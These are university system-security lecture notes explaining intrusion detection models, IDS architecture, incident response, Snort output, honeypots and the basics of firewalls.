- *"IPS technologies are differentiated from IDS technologies by one characteristic: IPS technologies can respond to a detected threat by attempting to prevent it from succeeding."*
- We will talk more about IPS next week

“Normal system behaviour”

- Denning (1987) described three characteristics that allow us to determine systems that are behaving normally, or ones that are not.

1) Interactions between subjects and objects follow statistics.
2) Sequences that are likely to circumvent the policies would not be part of typical sequences of behaviour.
3) Processes have a specification set, or a set of allowed actions.

Models

- Behaviour inconsistent with one or several of those characteristics may be taken as evidence of an attempt of an attack.
- A model or strategy allows us to characterise a sequence of states or actions.

- We have two main strategies.
- The first is **anomaly detection**, for when observed behaviour differs from the typical behaviour for a user.
    - This requires statistics on typical user behaviour, for individual users.

Dilbert: 01-July-2016

- The second is **signature or misuse based**, when observed behaviour indicates an attempt to inappropriately use resources.
  - This requires that we know typical attack vectors or paths.
- Attack tools such as operating system specific rootkits can, for example, be used to run different versions of standard software, such as ls.
  - These variants would typically breach point 3 of our “normal behaviour”.

Goals of intrusion detection

- Before we look at strategies in more detail it's useful to identify the goals of intrusion detection systems, and to talk about accuracy.

1) **Detect** all intrusions, internal and external, … meaning it needs to be
2) **Dynamic** in the sense of capable of learning or taking into account current attacks and/or user behaviour. It also needs to be …
3) **Timely**, in the sense of providing information at a point in time at which it is still useful. This isn't very useful though unless we have …
4) **Clear and Concise Reports** of the results of the analysis. And then there are going to be problems unless the reports are …
5) **Accurate** and known to be accurate. An incorrect report isn't good, but a correct report that we don't believe isn't good either.

False positives and negatives…

- Hopefully, you can all remember these terms from authentication, in the context of attempting to distinguish between authorised and unauthorised entities.
  - They have to do with the likelihood of getting a wrong result.
  - The interpretation in the context of intrusion detection systems is a little different from that of authentication though.

- A **false positive** is when make a match but “shouldn’t have”.
- In an intrusion detection system we will be aware of a false positive, which we wouldn’t have been with authentication in the context of a false positive.
- A **false negative** is when we don’t make a match but “should have”.
- This time it’s the intrusion detection system where we are unaware, and the authentication system where we are aware.

Anomaly Intrusion detection

- We are going to illustrate this in terms of the user behaviour aspect, although generally it simply the system behaving differently.
  - We could represent these notes in terms of system characteristics…
- We need a way to characterise user behaviour, in a measurable way.
- We can look at measurements associated with individual activities, or with many activities, and we can also look at the actual mix of activities too.

Types of anomaly detection

- **Statistical** :
  - Compares behaviour against measured statistical behaviour.
- **Knowledge based** :
  - Uses an expert system with reference to a set of rules modelling legitimate behaviour.
- **Machine learning** :
  - Uses suitable training data to determine a classification model.

- We are going to focus on statistical anomaly detection.
- Typically, the measurables for individual activities can be characterised by time density and event length distributions.
  - How many at a time? And each for how long?

- Measures might include CPU usage, number of processes, number of files opened, typically length of file open time, or process run.

- Depending on the user some of the characteristics may be more significant than others, even within the same system.
- In terms of activity mixes this might be something distinguishing between something like:

  edit file, close file, compile file, run process, edit file, close file, compile file, run … **and**

  edit file, edit file, edit file, edit file, edit file, edit file, edit file, …

Statistics: A threshold model

- The simplest statistical model for modelling anomalies is a threshold model.
  - If more than a certain number of something happens an alarm is triggered.

  Or
  - If less than a certain number of something happens an alarm is triggered.
- Login attempts for example.

Mean and standard deviation

- The threshold can be turned into slightly more than a count, particularly if we are dealing with a continuous measure rather than a discrete one.
- Effectively we can specify an anomaly as being a value more than a certain number of standard deviations from the mean.

Dilbert: 05-Dec-2006

Multiple variables: Measures in more detail …

- A collection of measures, (m_1, m_2, …, m_n) and associated weights (w_1, w_2, … w_n).
- Each user has an appropriately determined base profile (M_1, M_2, … M_n).
- To process a system, we measure the active profile (μ_1, μ_2, … μ_n).
- We then apply a collection of distance functions D_i to determine $d_i=D_i(M_i,\mu_i)$.

- Our decision can then be based on a threshold, either at the level of individual distances, or in terms of a composite threshold

$$\sum_{i=1}^{n} w_i d_i \leq d_t$$

- It could also be possible to cross-correlate the distance functions.
- The distance functions themselves are functions of the probability distributions associated with the user profile and their actual profile, that is the result of observations.

- Here goes an example …

Event	Average	Stdev	Weight
Logins	4.50	1.25	2
Total time online	287.15	42.12	1
Emails sent	65.40	30.71	1
Orders processed	150.73	20.13	1
Pizza's ordered online	2.03	1.06	0.5

Event	Day 1	Day 2
Logins	7	5
Total time online	300	280
Emails sent	60	75
Orders processed	170	190
Pizza's ordered online	2	4

Calculate $\frac{(7-4.5)}{1.25}=2$

So, logins contribute 2 * 2 = 4.

Aging of data ...

- We shouldn’t really rely heavily on old statistics.
- If we are accumulating data over a significant period of time, and taking it all into account, we should weight the data as a function of time.

- Example –Intrusion Detection Expert System (IDES)
- In IDES subjects: a user, a login session, applications, routers,..., are represented as an ordered sequence of statistics:
  - $(q_{0,j}, ..., q_{n,j})$.
  - $q_{i,j}$ is the ith statistic on day j.
  - Metrics are counts or time intervals.
  - The profile for each subject is updated every day.

- Example continued…
  - IDES weights statistics to favour recent behaviour over past behaviour.
  - Let $A_{k,m}$ be the summation of counts making up the metric for the kth statistic on day m.
    - That is the total number of events contributing to the kth statistic up to and including day m.
  - The statistic becomes…

$$q_{k,m+1} = A_{k,m+1} - A_{k,m} + 2^{-r\,t}\, q_{k,m}$$

    - t is the number of log entries or the total time elapsed since time 0.
    - r is a half-life determined through experience.
  - The exponential decay of previous values models the sensitivity to changes in behaviour over time.


Signature based Intrusion detection

- These look for specifically sequences of events, or resource usages, or some complex condition sets, that describe a known attack.
- Such patterns are sometimes referred to as intrusion signatures.
- Once an attack has been attempted a signature can be extracted and used to detect later instances of the same attack.

- Misuse modelling usually refers to misuse from *within* the system by an authorised user.
- If a set of actions by a user matches to a set of known rules, an intrusion is reported.
- Expert systems are often used to analyse the data.
- Some examples are:
  - Intrusion Detection In Our Time (IDIOT).
    - Monitors Audit logs and looks for sequences of events that correspond to an attack.
  - STAT (State Transition Analysis Tool).
  - Network Flight Recorder (NFR).

STAT (State Transition Analysis Tool)

- This monitors the security state of the system.
- If it goes from a less privileged state to a more privileged state, the way this transition has occurred is monitored.



Network Flight Recorder (NFR)

- This intrusion detect tool takes packets from the network and filters them.
- A backend writes the information generated by these filters to disk.
- Administrators can then query this backend without impacting network performance.

Signature: Misuse versus Specification


- Misuse modelling looks for states that are known to be bad, specification based-modelling looks for states not known to be good.
  - Black list vs white list.
- Specification-based detection:
  - Determines whether a set of instructions violates the specifications of the system.

- Specification based detection relies on traces or sequences of events.
- A trace policy takes a set of selection expressions and applies them to the system trace of interest.
  - e.g., If a filter is a tuple (proc, prog, host, user) …

    (any, vi, any, john) will produce a list of subjects with program vi and user john.

Architecture of an IDS/IDPS

- The architecture involves:
  - Agents – Gather information from loggers/sensors and likely perform some analysis.
  - A Director – Gather information from agents and perform some analysis.
  - Notifier.



Agents

- An agent collects data from sources, including log files, a network or other processes.
- The agents pre-process information before it gets to the director.
  - For example, agents may transfer failed login attempts from a log, and discard successful logins.
- The director can, however, request more information from the agents.
  - This is particularly important where the correlation between events across agent domains is significant.

How do agents gather information?

- Host-Based information gathering (HIDS/HIDPS):
  - Looks primarily at log files, in the context of a host and likely particular applications.
  - Analyse them to determine what to pass to the director.
    - The events to look for are those relating to the goals of the IDS.
- Network-Based information gathering (NIDS/NIDPS):
  - Monitor network traffic,
  - Detect network-oriented attacks such as DoS.
  - It is impossible if network traffic is encrypted. ☹

Capturing traffic: SPAN or Tap

- Facilitate “passive access to network traffic”.
  - They are used in IDS/IPS and sniffers.
- Switched Port Analyzers (SPAN):
  - Switches are used to support traffic flow, typically in the bottom 4 layers.
  - Traffic onto particular ports is copied or mirrored to an analysis dedicated port.




Figure 2.2 From Trost
“Practical Intrusion Analysis”

Taps (Terminal Access Points)

- Hardware devices containing multiple ports and include mirroring functionality within them.
  - The interaction of the sniffer/IDS with multiple interfaces means the sniffer/IDS needs to be a more complex entity.

- Combining sources:
  - In Unix, an application level log will be significantly different to a system level log.
  - From the system level view, application logs are insufficient.
  - From the application level view, system logs are insufficient.
  - An agent, or the director, determines the appropriate level, or maps the information to that level.
- One advantage of combining information from multiple sources is the possibility of anomaly detection, used in anomaly based IDS.

- Consider this example of correlating information from multiple logs:
  a. Alice normally logs in during the day to perform system maintenance.
  b. Alice occasionally logs in during the late evening to write reports.
  c. One day, Alice logs in in the late evening and changes the system kernel.

  The agent provides logs of both login times, and the commands executed separately.

  All appear normal, but looking at them all together we see anomalous behaviour.

Why use Agents?

- Traditional IDS have one point of failure, the director.
- To overcome this, we need an IDS where multiple components would function independently, yet still be able to correlate information.
- If one agent has been attacked, the others would continue to monitor the network.
- What is the cost?
  - There will be an overhead in the communication.

Director

- The director further analyses information, using an analysis engine.
- The director can instruct the agents to:
  - Collect or send more information.
  - Process data differently.
- The director usually requests more information when it detects an attack.
- An agent can obtain information from a set of hosts, in this case it can act as a director with respect to those hosts.
- A director usually runs on a different system, so attackers can’t compromise it at the same time as the system we are trying to protect.

Notifier

- Notifies the appropriate party regarding reports received from the director.
  - Email would be a standard reporting mechanism.
- Graph-oriented user interface.
- The notifier can be responsible for coordinating IDS residing on firewalls to block attacks over the network.
- If an attack is identified the notifier can instruct other IDS's to counteract the attack.

Combining Host and Network Monitoring

- The Distributed Intrusion Detection System (DIDS) was one of the early models, developed in the late 1980's, early 1990's by the US Department of Defence.
  - It is an example of a combined HIDS-NIDS.
- Host only or network only monitoring tends to be ineffective.
  - Logging into a system without a password wouldn't be detected by network monitoring.
  - However, subsequent actions may be detected by host monitoring.

- A DIDS director monitors agents that are attached to hosts as wells as monitoring network traffic.
- Agents scan logs for events of interest and report them to the DIDS director.
- The DIDS director performs analysis using an expert system.
- Note that combining HIDS and NIDS pretty much implies a distributed system.

DIDS Director processing…

The Director has 6 layers in the analysis of the data:

1. Raw data.
2. Relevant entries are extracted.
3. Captures all events related to a single user.
4. Adds contextual information, such as the proximity of other events.
5. Looks at events in relation to context, thus identifies threats and suspicious activities.
6. Assigns a score derived from layer 5 to the security of the network.

Intrusion Response

- Incident Prevention and Handling:
  - If we can we would like to try and prevent the intrusion from succeeding!
  - But we may not be able to, and appropriate handling requires that various mechanisms be in place:
    1. Preparation for an attack.
    2. Identification of an attack.
    3. Containment of the attack.
    4. Eradication of the attack.
    5. Recovery from the attack.
    6. Follow-up to the attack.

- **Preparation for an attack**:
  - Procedures and mechanisms for detecting and responding to attack must be set up before any attacks are detected.
  - Effectively you need to know in advance what to do if an attack is identified.
  - Why do we have fire drills?
- **Identification of an attack**:
  - When an attack is identified the rest of the phases come into play.

Containment of the attack

- We can try and limit access of the attacker to the system:
  - Possibly we could constrain the attacker…
    - Try and prevent the attacker from reaching their goal, if we can identify it.
    - Maybe use a “honeypot” to lead the attacker to another part of the system.
- Passive monitoring:
  - Do nothing but find out what the attacker is trying to do.
  - Possibly switch to more active measures later.

Eradication of the attack

- Stop the attack:
  - Probably the easiest thing to do is to terminate the network connection or stop the process.
- We could use a firewall to block the attacker.

The last two steps…

- **Recovery from the attack**:
  - We restore the system to a secure state.
- **Follow-up to the attack**:
  - Take some action external to the system against the attacker.
  - Pursue legal action against the attacker.
  - IP Header Marking.
  - Counter-attacking:
    - Only used in exceptional circumstances. ☺

IDS Products

- SNORT: Widely used…
- Anzen Flight Jacket
- Axent/Symantec NetProwler and Intruder Alert
- Check Point IPS-1 (Intrusion Prevention System)
- Cisco Secure IDS
- CyberSafe Centrax IDS
- Endian Firewall
- Enterasys Dragon IDS
- ISS RealSecure
- Network ICE BlackICE Sentry
- Untangle
- See for more updated products: https://www.comparitech.com/net-admin/network-intrusion-detection-tools/

SNORT: Signature based.

- Open source – Freeware but based at SourceFire where there are quite a few professional developers.
- Provides intrusion detection on Windows, Linux, and Unix.
  - http://www.snort.org/
- SNORT allows sets of rules used for detection and logs:
  - Packet information.
  - Alerts.

```
Snort analyzed 523 out of 523 packets, dropping
0(0.000%) packets

Breakdown by protocol:                    Action Stats:
    TCP: 502          (95.985%)           ALERTS: 12
    UDP: 8            (1.530%)            LOGGED: 12
   ICMP: 12           (2.294%)            PASSED: 0
    ARP: 1            (0.191%)
  EAPOL: 0            (0.000%)
   IPv6: 0            (0.000%)
    IPX: 0            (0.000%)
  OTHER: 0            (0.000%)
DISCARD: 0            (0.000%)
```

This is from an old version.

ICMP : Internet Control Message Protocol.
ARP: Address resolution protocol.
EAPOL: EAP over LAN.

```
Wireless Stats:
Breakdown by type:
    Management Packets: 0          (0.000%)
    Control Packets:    0          (0.000%)
    Data Packets:       0          (0.000%)
=============================================
Fragmentation Stats:
Fragmented IP Packets: 0          (0.000%)
    Fragment Trackers: 0
   Rebuilt IP Packets: 0
   Frag elements used: 0
Discarded(incomplete): 0
   Discarded(timeout): 0
  Frag2 memory faults: 0
=============================================
TCP Stream Reassembly Stats:
        TCP Packets Used: 502        (95.985%)
         Stream Trackers: 6
          Stream flushes: 2
           Segments used: 14
   Stream4 Memory Faults: 0
```

A SNORT Alert


```
[**] [1:620:9] SCAN Proxy Port 8080 attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
08/25-20:28:01.281635 0:50:FC:F1:9E:39 -> 0:60:64:3:DE:7C
type:0x800 len:0x3E
192.168.0.200:1631 -> 130.130.37.205:8080 TCP TTL:128
TOS:0x0 ID:1553 IpLen:20 DgmLen:48 DF
******S* Seq: 0x497BC4F  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Hard to read? → Snorby

- Snorby is a front end for an IDS like Snort.
- https://github.com/Snorby/Snorby
- To set something up at home …

  https://techanarchy.net/home-ids-with-snort-and-snorby/

  - From the website, … their infrastructure …



Honeypots

- Honeypots can divert attackers from a critical system, and/or collect information about the attacker's activity.
- They can encourage the attacker to stay on the system long enough for administrators to respond.
  - We can fill a honeypot with fabricated information designed to appear valuable.
  - A legitimate user of the system will not access that location.
  - We fill the system with sensitive monitors and wait! ☺

Possibly **trap-and-trace**.

- An approximate non-digital analogy corresponds to deliberately leaving the keys in your not-especially valuable car so it gets stolen, …
- … but putting a tracker in too so you can find out where all the stolen cars get taken.
- These examples really correspond more closely to related concepts…

… related concepts

- A **honeytoken** is a non-computer honeypot.
  - It could be a fake account, the password for which has been left somewhere by “accident”.
  - … or fake data in a database which wouldn’t normally be accessed.
- A **honeynet** is a collection of two or more honeypots.
  - They can be deployed in such a way as to complement each other, for example they could run under different operating systems but interact with common databases.
- **HoneyMonkey** is the Microsoft Research honeypot.
  - To quote Wikipedia: “ The implementation uses a network of computers to crawl the World Wide Web searching for websites that use browser exploits to install malware on the HoneyMonkey computer.”

Honeypot classification

- **Low interaction honeypot**: Consists of a software package that emulates particular IT services or systems well enough to provide a realistic initial interaction but does not execute a full version of those services or systems.
- **High interaction honeypot**: A real system, with a full operating system, services and applications, which are instrumented and deployed where they can be accessed by attackers.

Honeypot deployment

- Location 1 – outside external firewall
  - Tracking attempts to connect to unsued IP addresses with the network
- Location 2 – DMZ (demilitarised zone)
- Location 3 – fully internal honeypot
  - Can catch internal attacks




Figure 8.8 **Example of Honeypot Deployment**

CSCI262 : System Security


Week 9: Firewalls and Intrusion Prevention Systems (IPS)

Schedule

- What is a firewall?
- Firewall characteristics and Access Policy
- Types of firewalls
- Firewall architectures
- Intrusion Prevention Systems (IPS)

What is a firewall?

- A mechanism or device for controlling connections/traffic between networks.
  - The control can be at different levels, by IP address or content, for example.
- They can effectively enforce some access control and implement security policies.
  - Generally, they are designed to distinguish between the “trusted” internal network and the “distrusted” external network.



Infrastructure motivates firewall use

- There are certain common types of infrastructures:
  - A Centralized data processing system, with a central mainframe supporting a number of directly connected terminals.
  - Local area networks (LANs) interconnecting PCs and terminals to each other and the mainframe.
  - Premises network, consisting of a number of LANs, interconnecting PCs, servers, and perhaps a mainframe or two.
  - Enterprise-wide network, consisting of multiple, geographically distributed premises networks interconnected by a private wide area network (WAN).

- Consider equipping each workstation and server on the such networks with strong security features, including intrusion protection?
- This could be very expensive, and not necessarily efficient.
- So, the firewall is inserted between the premises network and the Internet to establish a controlled link and to erect an outer security wall or perimeter.
- It is an effective means of protection a local system or network of systems from network-based security threats while affording access to the outside world via WAN`s or the Internet.
- The firewall may be a single computer system or a set of two or more systems that cooperate to perform the firewall function.

Design goals for a firewall

- Access to the network, either in or out, should be through the firewall.
  - Physically the firewall should be the only access point in/out of the network.
- Only authorised traffic should be allowed through the firewall.
  - Authorisation is defined with respect to the security policies implemented on the firewall.
- The firewall needs to be “invulnerable”.
- The firewall needs to be trusted.

General control techniques

- Basically: “What can filtering be based on?”:
  - **Service control:** Determines the type of services accessible, based, for example, on IP address and TCP port numbers.
  - **Direction control:** Determines which direction particular services may be requested in.
  - **User control:** Tailors usage to particular users. This is more likely to be applied to internal users, for it to apply to external users appropriate authentication mechanisms would be needed.
  - **Behaviour control:** Within an allowed service particular patterns or structures can be disallowed. This can prevent spam for example.

What can a firewall do?

- Provide a choke point to protect a network from outside. This simplifies security management and deployment.
- Monitor traffic, in particular for attempted security breaches.
- Possibly encrypt traffic, probably as part of ...
  - ... serving as a platform for IPSec or a general VPN.
- Provide a platform for some non-security functions, such as Network Address Translators.
  - That’s network layer functionality.

What can’t a firewall do?

- A firewall cannot:
  - Protect against internal attackers.
  - Practically protect against malware or programs infected with malware.
  - Protect against services that bypass the firewall. For example, a dial-in service to a local area network may not pass through the firewall.

NAT and PAT

- These aim to hide internal network addresses (TCP/IP) from the outside world.
- **N**etwork **A**ddress **T**ranslation:
  - Has a collection of valid external IP addresses which are mapped to internal computers.
- **P**ort **A**ddress **T**ranslation:
  - One external address as the proxy for all internal systems.
    - Everything seems to be sourced there.
  - Random and high order ports assigned to internal computers.

Types of firewalls

- Common types of Firewalls:
  - **Packet-filtering firewalls**:
    - Static (1st generation) or dynamic (4th generation).
  - **Stateful inspection firewalls** or **stateful packet filtering** (3rd generation).
  - **Application-level gateway** (2nd generation).
    - Also called proxy servers.
  - **Circuit-level gateway**.
